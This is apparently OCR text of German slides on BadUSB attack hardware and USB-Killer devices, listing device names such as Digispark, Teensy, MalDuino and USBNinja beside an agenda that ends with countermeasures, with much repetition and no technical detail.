
Digispark



Hacking Hardware

BadUSB Tools & USB-Killer


Digispark




Hacking Hardware

BadUSB Tools & USB-Killer


Teensy




Teensy



MalDuino Elite




MalDuino Elite



MalDuino

MalDuino



Quelle: github.com (7)

Getarnte Hardware

USBNinja

Hacking Hardware

BadUSB Tools & USB-Killer
- Überblick
- Realer Vorfall
- BadUSB-Hardware
- Getarnte Hardware
- Ferngesteuerte Tools
- Multifunktionale Geräte
- Zerstörung mit USB-Killer
- Gegenmaßnahmen


USB-Ventilator

Hacking Hardware

BadUSB Tools & USB-Killer


- Überblick
- Realer Vorfall
- BadUSB-Hardware
- Getarnte Hardware
- Ferngesteuerte Tools
- Multifunktionale Geräte
- Zerstörung mit USB-Killer
- Gegenmaßnahmen

USB-Ventilator

